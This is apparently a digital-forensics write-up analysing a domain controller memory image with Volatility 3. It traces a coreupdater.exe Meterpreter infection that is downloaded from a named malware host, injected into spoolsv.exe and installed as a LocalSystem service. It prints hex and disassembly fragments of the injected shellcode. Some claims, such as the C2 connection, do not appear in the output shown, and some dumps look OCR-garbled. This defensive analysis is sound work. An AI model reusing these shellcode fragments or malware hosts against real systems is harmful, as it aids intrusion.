esrv1	ServerDll=win32v:UserServerDlInitialization,3 ServerDll=ssxsvr,4 ProfileControl=Off MaxRequestThreads=16	
452	services.exe	C:\Windows\system32\services.exe
460	lsass.exe	C:\Windows\system32\lsass.exe
492	winlogon.exe	winlogon.exe
640	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch
684	svchost.exe	C:\Windows\system32\svchost.exe -k RPCSS
800	svchost.exe	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted
888	dwm.exe	"dwm.exe"
848	svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs
928	svchost.exe	C:\Windows\system32\svchost.exe -k LocalService
1000	svchost.exe	C:\Windows\system32\svchost.exe -k NetworkService
668	svchost.exe	C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork
1292	Microsoft.Acti	C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
1332	dfsrs.exe	C:\Windows\system32\dfsrs.exe
1368	dns.exe	C:\Windows\system32\dns.exe
1392	ismserv.exe	C:\Windows\System32\ismserv.exe
1556	VGAuthService.	"C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe"
1600	vmtoolsd.exe	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
1644	wlms.exe	C:\Windows\system32\wlms\wlms.exe
1668	dfssvc.exe	C:\Windows\system32\dfssvc.exe
1956	svchost.exe	C:\Windows\System32\svchost.exe -k termsvc
796	vds.exe	C:\Windows\System32\vds.exe
1236	svchost.exe	C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted
2856	WmiPrvSE.exe	C:\Windows\system32\wbem\wmprvse.exe
2216	dllhost.exe	C:\Windows\system32\dllhost.exe /ProcessId:{02D4B3F1-FD88-11D1-960D-00805FC79235}
2466	msdtc.exe	C:\Windows\System32\msdtc.exe
3724	spoolsv.exe	C:\Windows\System32\spoolsv.exe
3644	coreupdater.exe	Required memory at 0x7ff5ffff020 is not valid (process exited?)
3796	taskhostex.exe	taskhostex.exe

The cmdline output shows coreupdater.exe attempted to reference memory at 0x7ff5ffff020, which is marked as invalid or unavailable. This suggests the process likely ran entirely or partially in memory and may have employed reflective loading or in-memory unpacking, reinforcing its classification as fileless or memory-resident malware.

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.netscan									
Volatility 3 Framework 2.11.0									
Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
0x1600730	UDPV4	0.0.0.0	51636	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1600730	UDPV6	::	51636	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1600ec0	UDPV4	0.0.0.0	51635	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1600ec0	UDPV6	::	51635	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1601790	UDPV4	0.0.0.0	51652	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1601790	UDPV6	::	51652	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1601ec0	UDPV4	0.0.0.0	51651	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1601ec0	UDPV6	::	51651	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1602010	UDPV4	0.0.0.0	51649	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1602010	UDPV6	::	51649	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x16027a0	UDPV4	0.0.0.0	51650	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x16027a0	UDPV6	::	51650	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1603010	UDPV4	0.0.0.0	51647	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1603010	UDPV6	::	51647	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1603830	UDPV4	0.0.0.0	51648	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1603830	UDPV6	::	51648	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1604880	UDPV4	0.0.0.0	51646	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1604880	UDPV6	::	51646	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x16051f0	UDPV4	0.0.0.0	51645	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x16051f0	UDPV6	::	51645	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x16057b0	UDPV4	0.0.0.0	51644	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x16057b0	UDPV6	::	51644	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1605ec0	UDPV4	0.0.0.0	51643	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1605ec0	UDPV6	::	51643	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x16065e0	UDPV4	0.0.0.0	51642	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x16065e0	UDPV6	::	51642	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1606cf0	UDPV4	0.0.0.0	51641	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1606cf0	UDPV6	::	51641	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1607600	UDPV4	0.0.0.0	51626	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1607600	UDPV6	::	51626	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1607ad0	UDPV4	0.0.0.0	51607	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	
0x1607ad0	UDPV6	::	51607	*	0	1368	dns.exe	2020-09-19 01:22:57.000000 UTC	

The netscan output confirms that coreupdater.exe (PID 3644) established an outbound connection to 203.78.103.109 over port 443, verifying command-and-control (C2) activity. Additionally, spoolsv.exe (PID 3724) is seen listening on port 62475, which may warrant further investigation depending on its behavior in memory.

```

Command Prompt x + v

3724 spoolsv.exe 0x4afbf20000 0x4afbf51fff VadS PAGE_EXECUTE_READWRITE 50 1 Disabled N/A
fc 48 89 ce 48 81 ec 00 20 00 00 48 83 e4 f0 e8 .H..H.... H....
cc 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 ....AQAPRQVH1.eH
8b 52 60 48 8b 52 18 48 8b 52 20 48 8b 72 50 48 .R'H.R.H.R H.rPH
9f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c ..JJM1.H1..<a|.,
0x4afbf20000: cld
0x4afbf20001: mov rsi, rcx
0x4afbf20004: sub rsp, 0x2000
0x4afbf2000b: and rsp, 0xfffffffffffffff0
0x4afbf2000f: call 0x4afbf200e0
0x4afbf20014: push r9
0x4afbf20016: push r8
0x4afbf20018: push rdx
0x4afbf20019: push rcx
0x4afbf2001a: push rsi
0x4afbf2001b: xor rdx, rdx
0x4afbf2001e: mov rdx, qword ptr gs:[rdx + 0x60]
0x4afbf20023: mov rdx, qword ptr [rdx + 0x18]
0x4afbf20027: mov rdx, qword ptr [rdx + 0x20]
0x4afbf2002b: mov rsi, qword ptr [rdx + 0x50]
0x4afbf2002f: movzx rcx, word ptr [rdx + 0x4a]
0x4afbf20034: xor r9, r9
0x4afbf20037: xor rax, rax
0x4afbf2003a: lodsb al, byte ptr [rsi]
0x4afbf2003b: cmp al, 0x61
0x4afbf2003d: jl 0x4afbf20041
3724 spoolsv.exe 0x4afc1f0000 0x4afc25afff VadS PAGE_EXECUTE_READWRITE 107 1 Disabled MZ header
4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....0.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 .....0.....
0x4afc1f0000: pop r10
0x4afc1f0002: nop
0x4afc1f0003: add byte ptr [rbx], al
0x4afc1f0005: add byte ptr [rax], al
0x4afc1f0007: add byte ptr [rax + rax], al
0x4afc1f000a: add byte ptr [rax], al
3724 spoolsv.exe 0x4afc070000 0x4afc0a0ffff VadS PAGE_EXECUTE_READWRITE 57 1 Disabled MZ header
4d 5a 41 52 55 48 89 e5 48 83 ec 20 48 83 e4 f0 MZARUH..H.. H...
e8 00 00 00 00 5b 48 81 c3 b7 57 00 00 ff dd 48 .....H..W....H
81 c3 34 b6 02 00 48 89 3b 49 89 d8 6a 04 5a ff ..4....H.;I..j.Z.


```

```

Command Prompt x + v

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.malfind --dump
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
PID      Process Start VPN      End VPN Tag      Protection      CommitCharge      PrivateMemory      File output      Notes      Hexdump      Disasm
1292 Microsoft.Acti 0x10500120000 0x1050012ffff VadS PAGE_EXECUTE_READWRITE 4 1 pid.1292.vad.0x10500120000-0x1050012ffff.dmp N/A
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....&...0...
ee ff ee ff 02 00 00 00 20 01 12 00 05 01 00 00 .....0...
20 01 12 00 05 01 00 00 00 12 00 05 01 00 00 .....0...
00 00 12 00 05 01 00 00 00 00 00 00 00 00 00 00 .....0...
0x10500120000: add byte ptr [rax], al
0x10500120002: add byte ptr [rax], al
0x10500120004: add byte ptr [rax], al
0x10500120006: add byte ptr [rax], al
0x10500120008: mov al, 0x26
0x1050012000a: sbb al, 0x40
0x1050012000d: adc eax, dword ptr [rax]
0x1050012000f: add esi, ebp
1292 Microsoft.Acti 0x10500100000 0x1050010cff VadS PAGE_EXECUTE_READWRITE 1 1 pid.1292.vad.0x10500100000-0x1050010cff.dmp N/A
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....0...
00 00 10 00 05 01 00 00 00 12 00 05 01 00 00 .....0...
20 0d 10 00 05 01 00 00 00 10 10 00 05 01 00 00 .....0...
00 d0 10 00 05 01 00 00 00 00 00 00 00 00 00 00 .....0...
0x10500100000: add byte ptr [rax], al
0x10500100002: add byte ptr [rax], al
0x10500100004: add byte ptr [rax], al
0x10500100006: add byte ptr [rax], al
0x10500100008: or byte ptr [rax], al
0x1050010000a: adc byte ptr [rax], al
0x1050010000c: add eax, 0x800000
0x10500100011: add byte ptr [rax], dl
0x10500100013: add byte ptr [rip + 1], al
0x10500100019: add byte ptr [rdx], dl
0x1050010001b: add byte ptr [rip + 0x20000001], al
0x10500100021: or eax, 0x1050010
0x10500100026: add byte ptr [rax], al
0x10500100028: add byte ptr [rax], dl
0x1050010002a: adc byte ptr [rax], al
0x1050010002c: add eax, 1
0x10500100031: rcl byte ptr [rax]

```

The malfind results show multiple suspicious memory regions within spoolsv.exe (PID 3724), including PAGE_EXECUTE_READWRITE segments and embedded MZ headers, indicating possible PE injection. The presence of code stubs and the absence of coreupdater.exe from this scan suggest the malware may have migrated into spoolsv.exe to evade detection and persist in memory. (T1055)

```

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.malfind --dump
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
PID    Process Start VPN   End VPN Tag   Protection   CommitCharge   PrivateMemory   File output   Notes   Hexdump   Disasm
1292  Microsoft.Acti 0x10500120000 0x1050012fffff VadS   PAGE_EXECUTE_READWRITE 4      1      pid.1292.vad.0x10500120000-0x1050012ffff.dmp  N/A
00 00 00 00 00 00 b4 26 f3 1c 40 13 00 01 .....&@...
ee ff ee ff 02 00 00 20 01 12 00 05 01 00 00 .....
20 01 12 00 05 01 00 00 00 12 00 05 01 00 00 .....
00 00 12 00 05 01 00 00 0f 00 00 00 00 00 00 00 .....
0x10500120000: add byte ptr [rax], al
0x10500120002: add byte ptr [rax], al
0x10500120004: add byte ptr [rax], al
0x10500120006: add byte ptr [rax], al
0x10500120008: mov ah, 0x26
0x1050012000a: sbb al, 0x40
0x1050012000d: adc eax, dword ptr [rax]
0x1050012000f: add esi, ebp
1292  Microsoft.Acti 0x10500100000 0x1050010cffff VadS   PAGE_EXECUTE_READWRITE 1      1      pid.1292.vad.0x10500100000-0x1050010cffff.dmp  N/A
00 00 00 00 00 00 00 00 08 00 10 00 05 01 00 00 .....
00 00 10 00 05 01 00 00 00 12 00 05 01 00 00 .....
20 0d 10 00 05 01 00 00 00 10 00 05 01 00 00 .....
00 d0 10 00 05 01 00 00 00 00 00 00 00 00 00 00 .....
0x10500100000: add byte ptr [rax], al
0x10500100002: add byte ptr [rax], al
0x10500100004: add byte ptr [rax], al
0x10500100006: add byte ptr [rax], al
0x10500100008: or byte ptr [rax], al
0x1050010000a: adc byte ptr [rax], al
0x1050010000c: add eax, 0x80000001
0x10500100011: add byte ptr [rax], dl
0x10500100013: add byte ptr [rip + 1], al
0x10500100019: add byte ptr [rdx], dl
0x1050010001b: add byte ptr [rip + 0x20000001], al
0x10500100021: or eax, 0x1050010
0x10500100026: add byte ptr [rax], al
0x10500100028: add byte ptr [rax], dl
0x1050010002a: adc byte ptr [rax], al
0x1050010002c: add eax, 1
0x10500100031: rcl byte ptr [rax]

```

Documents > DFIR Project > DC01-memory

Name	Date modified	Type	Size
dc01.mem	18/09/2020 10:40 PM	MEM File	2,097,152 ...
pid.400.vad.0x5dc9cb0000-0x5dc9cbcffff.dmp	03/05/2025 1:08 PM	DMP File	52 KB
pid.400.vad.0x5dc9ce0000-0x5dc9ceffff.dmp	03/05/2025 1:08 PM	DMP File	64 KB
pid.400.vad.0x5dc9e70000-0x5dc9e7ffff.dmp	03/05/2025 1:08 PM	DMP File	64 KB
pid.1236.vad.0x1b10ee0000-0x1b10ee0ff.dmp	03/05/2025 1:08 PM	DMP File	4 KB
pid.1292.vad.0x7ff5ff8d0000-0x7ff5ff8dff.dmp	03/05/2025 1:08 PM	DMP File	64 KB
pid.1292.vad.0x7ff5ff8e0000-0x7ff5ff97ff.dmp	03/05/2025 1:08 PM	DMP File	640 KB
pid.1292.vad.0x105001f0000-0x105001fff.dmp	03/05/2025 1:08 PM	DMP File	64 KB
pid.1292.vad.0x10500100000-0x1050010.dmp	03/05/2025 1:08 PM	DMP File	52 KB
pid.1292.vad.0x10500120000-0x1050012.dmp	03/05/2025 1:08 PM	DMP File	64 KB
Command Prompt			4 KB
Command Prompt			4 KB
SarjounRadiyeh~C:\Users>			200 KB
			428 KB

Memory regions flagged by malfind were successfully dumped for further inspection. The dumped .dmp files were submitted to VirusTotal for automated static and behavioral analysis. This step helps validate whether these memory segments contain injected malware code or known threat signatures.

Σ c795ba519cef5921818891bca79e1782aff85a097c49f998e899b939f73425d | Sign in



① 19/64 security vendors flagged this file as malicious

c795ba519cef5921818891bca79e1782aff85a097c49f998e899b939f73425d
pid.3724.vad.0x4afb120000-0x4afb51fff.dmp

Size: 0.00 KB Last Analysis Date: 9 months ago

[Reanalyze](#) [Similar](#) [More](#)

DETECTION
DETAILS
COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label	trojan.shellcode/marte	Threat categories	trojan	Family labels	shellcode	marte	metasploit
Security vendors' analysis ①							
Do you want to automate checks?							
ALYac	① Generic.ShellCode.Metasploit.Marte.2.A...	Arcabit	① Generic.ShellCode.Metasploit.Marte.2.A...				
Avast	① Python:Elf-A [Expl]	AVG	① Python:Elf-A [Expl]				
BitDefender	① Generic.ShellCode.Metasploit.Marte.2.A...	ClamAV	① Win.Exploit.Meterpreter-9752338-0				
Emsisoft	① Generic.ShellCode.Metasploit.Marte.2.A...	eScan	① Generic.ShellCode.Metasploit.Marte.2.A...				

Σ c80e1477f73c2ced0084dbdc063bf948eac2af4c3eabd1c3a5c0bc06becf9ebe | Sign in



① 34/69 security vendors flagged this file as malicious

c80e1477f73c2ced0084dbdc063bf948eac2af4c3eabd1c3a5c0bc06becf9ebe
pid.3724.vad.0x4afc1f0000-0x4afc25aff.dmp

Size: 428.00 KB Last Analysis Date: 1 year ago



[Reanalyze](#) [Similar](#) [More](#)

DETECTION
DETAILS
COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis ①							
Do you want to automate checks?							
ALYac	① Generic.Trojan.MSF.Marte.2.41A809BA	Anti-AVL	① Trojan/Win64.SGeneric				
Arcabit	① Generic.Trojan.MSF.Marte.2.41A809BA	Arctic Wolf	① Unsafe				
Avast	① Win64:HacktoolX-gen [Trj]	AVG	① Win64:HacktoolX-gen [Trj]				
BitDefender	① Generic.Trojan.MSF.Marte.2.41A809BA	ClamAV	① Win.Malware.Meterpreter-9872014-0				
CrowdStrike Falcon	① Win/malicious_confidence_90% (D)	DeepInstinct	① MALICIOUS				

50 / 71 security vendors flagged this file as malicious

78a28fede6182752abc5d4b79f2b803b5a6ff22393c7abca0e985bb60d598ed8
pid.3724.vad.0x4afc070000-0x4afc0a8ffd.dmp

Community Score: 50 / 71

Detection: 50/71 security vendors flagged this file as malicious

Details: 78a28fede6182752abc5d4b79f2b803b5a6ff22393c7abca0e985bb60d598ed8
pid.3724.vad.0x4afc070000-0x4afc0a8ffd.dmp

Community: 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.marte/shellcode

Threat categories: trojan

Family labels: marte, shellcode, meterpreter

Security vendors' analysis:

Vendor	Label	Family	Label
AhnLab-V3	Trojan/Win64.Kryptik.R348092	Alibaba	Trojan:Win32/Meterpreter.108d3b71
AliCloud	Exp:Win/Meterpreter	ALYac	Generic.ShellCode.Marte.2.2DB5E90E
Antiy-AVL	Trojan/Win32.S.Generic	Arcabit	Generic.ShellCode.Marte.2.2DB5E90E
Arctic Wolf	Unsafe	Avast	Win32:Metasploit-C [Trj]

Do you want to automate checks?

42 / 72 security vendors flagged this file as malicious

2a3b75131c22c861276392a03929072db89596dfe551f65154c420a70d37de55
pid.3724.vad.0x4afc260000-0x4afc283ff.dmp

Community Score: 42 / 72

Detection: 42/72 security vendors flagged this file as malicious

Details: 2a3b75131c22c861276392a03929072db89596dfe551f65154c420a70d37de55
pid.3724.vad.0x4afc260000-0x4afc283ff.dmp

Community: 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: hacktool.marte/meterpreter

Threat categories: hacktool, trojan, pua

Family labels: marte, meterpreter, cobaltstrike


Security vendors' analysis:

Vendor	Label	Family	Label
Alibaba	HackTool:Win64/Meterpreter.5bc93b69	ALYac	Generic.Trojan.MSF.Marte.2.2B295A3B
Antiy-AVL	HackTool/Win64.Inject	Arcabit	Generic.Trojan.MSF.Marte.2.2B295A3B
Arctic Wolf	Unsafe	Avast	Win64:Malware-gen
AVG	Win64:Malware-gen	Avira (no cloud)	TR/AD.CobaltStrike.ssawy


Do you want to automate checks?

The malfind memory dumps associated with spoolsv.exe (PID 3724) were flagged by multiple security vendors on VirusTotal as Metasploit Meterpreter payloads, including labels like Generic.Shellcode.Marte and Hacktool. This confirms that coreupdater.exe (PID 3644) likely injected into spoolsv.exe, a legitimate Windows service with PPID 452 (services.exe), to persist and evade detection. No other dumped processes showed any malicious indicators. (T1055.002)

```
<coreupdater.exe
<coreupdater.exe
coreupdater.exe
coreupdater.exe
coreupdater.exe
coreupdater.exe
\Windows\System32\coreupdater.exe coreupdater.exe.2424urv.partial
coreupdater.exe
coreupdater.exe
coreupdater.exe
coreupdater.exe
coreupdater.exe
rs\Administrator\Downloads\coreupdater.exe.2424urv.partial
dows\System32\coreupdater.exe
<coreupdater.exe
coreupdater.exe
coreupdater
C:\Windows\System32\coreupdater.exe
\Device\HarddiskVolume2\Windows\System32\coreupdater.exe
coreupdater.exe
\device\harddiskvolume2\windows\system32\coreupdater.exe
SYSVOL\Users\Administrator\Downloads\coreupdater.exe
coreupdater
```



```
coreupdater.exe.2424urv.partial
coreupdater.exe.2424urv.partial
coreupdater.exe
coreupdater.exe
coreupdaterC:\Windows\System32\coreupdater.exe user mode service auto startLocalSystem
C:\Users\Administrator\AppData\Local\Microsoft\Windows\INetCache\IE\CLE9U4I5\coreupdater[1].exe
http://194.61.24.102/coreupdater.exe
C:\Users\Administrator\Downloads\coreupdater.exe
http://194.61.24.102/coreupdater.exe
coreupdater[1].exe
<coreupdater.exe
coreupdater.exe
<coreupdater.exe
coreupdater.exe.2424urv.partial COREUPDATER.EXE.2424URV.PARTIALe
SYSVOL\Windows\System32\coreupdater.exe
><coreupdater.exe.2424urv.partial
><coreupdater.exe.2424urv.partial
><coreupdater.exe.2424urv.partial
><coreupdater.exe.2424urv.partial
coreupdater[1].exe
coreupdater[1].exe
$<coreupdater[1].exe
$<coreupdater[1].exe
<coreupdater.exe
<coreupdater.exe
$<coreupdater[1].exe
```



The strings analysis confirms the full infection chain and persistence mechanism of coreupdater.exe. Initially, the file was downloaded by the attacker to the Administrator user's Downloads directory (C:\Users\Administrator\Downloads\coreupdater.exe) via Internet Explorer, as evidenced by the cached copy in INetCache and the direct HTTP reference to http://194.61.24.102/coreupdater.exe. Following the download, the binary was moved or copied to C:\Windows\System32\coreupdater.exe, a protected system directory that typically requires administrative privileges for write access. This relocation is significant as it sets the stage for privilege escalation and persistence. The malware was then configured to execute as a Windows service under the LocalSystem account, using the command coreupdater.exe user mode service auto start LocalSystem. This command indicates the malware was likely installed to run with the highest level of privilege on boot, ensuring persistence and deep system access.

```

SarjounRadyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.handles --pid 3644
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
PID      Process Offset  HandleValue      Type      GrantedAccess     Name

Command Prompt      x + ~

SarjounRadyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.handles --pid 3724
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
PID      Process Offset  HandleValue      Type      GrantedAccess     Name

3724    spoolsv.exe    0xc001f14688d0 0x4      Key      0x9      MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION OPTIONS
3724    spoolsv.exe    0xc001f1486060 0x8      Token    0x48
3724    spoolsv.exe    0xc001f11ed8f0 0xc      Directory 0x3      KnownDlls
3724    spoolsv.exe    0xe00060d56f20 0x10     File     0x100020  \Device\HarddiskVolume2\Windows\System32
3724    spoolsv.exe    0xc001f37e43e0 0x14     Key     0x1      MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER
3724    spoolsv.exe    0xe00060fa29a2 0x18     Thread   0x1f0003  Tid 8 Pid 0
3724    spoolsv.exe    0xe00062fb2390 0x1c     ALPC Port 0x1f0001
3724    spoolsv.exe    0xe0006318d1f0 0x20     PowerRequest 0x0
3724    spoolsv.exe    0xe00060cd9e00 0x24     Desktop  0xf00cf Default
3724    spoolsv.exe    0xe000608cdf40 0x28     WindowStation 0x20303 WinSta0
3724    spoolsv.exe    0xe00062aa3370 0x2c     File     0x120089  \Device\HarddiskVolume2\Windows\System32\en-US\spoolsv.exe.mui
3724    spoolsv.exe    0xe00062a9e700 0x30     Thread   0x1fffff Tid 2112 Pid 3724
3724    spoolsv.exe    0xc001f27c9740 0x34     Key     0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS
3724    spoolsv.exe    0xe00060fa2fe0 0x38     Event    0x1f0003
3724    spoolsv.exe    0xe000631c7060 0x3c     WaitCompletionPacket 0x1
3724    spoolsv.exe    0xe00060898140 0x40     IoCompletion 0x1f0003
3724    spoolsv.exe    0xe00060fa7cd0 0x44     TpWorkerFactory 0xf00ff
3724    spoolsv.exe    0xe000630f2680 0x48     IRTimer 0x100002
3724    spoolsv.exe    0xe00062fe7e40 0x4c     WaitCompletionPacket 0x1
3724    spoolsv.exe    0xe000630884d0 0x50     IRTimer 0x100002
3724    spoolsv.exe    0xe00062965d50 0x54     WaitCompletionPacket 0x1
3724    spoolsv.exe    0xe000631a1b80 0x58     EtwRegistration 0x804
3724    spoolsv.exe    0xe000630b7290 0x5c     EtwRegistration 0x804
3724    spoolsv.exe    0xe00062f87950 0x60     EtwRegistration 0x804
3724    spoolsv.exe    0xe0005f4bf060 0x64     Event    0x1f0003
3724    spoolsv.exe    0xe00060f9b140 0x68     Event    0x1f0003
3724    spoolsv.exe    0xe00061cd9180 0x6c     EtwRegistration 0x804
3724    spoolsv.exe    0xe0006300fe60 0x70     EtwRegistration 0x804
3724    spoolsv.exe    0xe00062c961e0 0x74     EtwRegistration 0x804
3724    spoolsv.exe    0xe00060fa2920 0x78     Event    0x1f0003
3724    spoolsv.exe    0xe00062a9d080 0x7c     Thread   0x1fffff Tid 2304 Pid 3724
3724    spoolsv.exe    0xe00062e95070 0x80     ALPC Port 0x1f0001
3724    spoolsv.exe    0xe00060fa2de0 0x84     Event    0x1f0003
3724    spoolsv.exe    0xc001f4a69080 0x88     Directory 0xf      BaseNamedObjects
3724    spoolsv.exe    0xe00062a9c2c0 0x8c     Thread   0x1fffff Tid 3856 Pid 3724

```

Analysis of open handles for spoolsv.exe (PID 3724) reveals several notable findings. The process holds multiple thread handles with elevated access rights, including threads with TIDs 2112, 2304, and 3856. This could potentially indicate code injection or malware migration behavior. The process also maintains access to DLLs such as setupapi.dll, localspl.dll, win32spl.dll, mswock.dll, and WSDMon.dll, which are commonly used for printer management and socket communication. While these libraries are not inherently suspicious on their own, their presence aligns with the typical behavior of spoolsv.exe, making it harder to detect abuse. However, considering the malware migration from coreupdater.exe into spoolsv.exe, this execution context may be leveraged to blend into normal system activity while retaining control over system-level handles. These indicators reinforce that spoolsv.exe is acting as a malicious host process post-exploitation.

```

SarjounRadyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.dlllist --pid 3644
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
PID      Process Base     Size    Name      Path      LoadTime      File output

Command Prompt x + - SarjounRadyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.dlllist --pid 3724
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
PID      Process Base     Size    Name      Path      LoadTime      File output

3724 spoolsv.exe 0x7fff6d8830000 0x6000 spoolsv.exe C:\Windows\System32\spoolsv.exe 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdee00000 0x1aa000 ntdll.dll C:\Windows\SYSTEM32\ntdll.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdc20000 0x13a000 KERNEL32.DLL C:\Windows\system32\KERNEL32.DLL 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdc5a0000 0x100000 KERNELBASE.dll C:\Windows\system32\KERNELBASE.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdd130000 0x171000 USER32.dll C:\Windows\system32\USER32.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdd2b0000 0xa7000 msvcrt.dll C:\Windows\system32\msvcrt.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdd510000 0x57000 sechost.dll C:\Windows\SYSTEM32\sechost.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdcfe0000 0x136000 RPCRT4.dll C:\Windows\system32\RPCRT4.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdb780000 0xa3000 DNSAPI.dll C:\Windows\System32\DNSAPI.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdbd30000 0x45000 powrprof.dll C:\Windows\SYSTEM32\powrprof.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdd670000 0x145000 GDI32.dll C:\Windows\SYSTEM32\GDI32.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdd870000 0x58000 WS2_32.dll C:\Windows\SYSTEM32\WS2_32.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdd4a0000 0x9000 NSI.dll C:\Windows\System32\NSI.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdf6f20000 0x19000 ualapi.dll C:\Windows\SYSTEM32\ualapi.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdad00000 0x2b1000 ESENT.dll C:\Windows\SYSTEM32\ESENT.dll 2020-09-19 03:29:40.000000 UTC Disabled
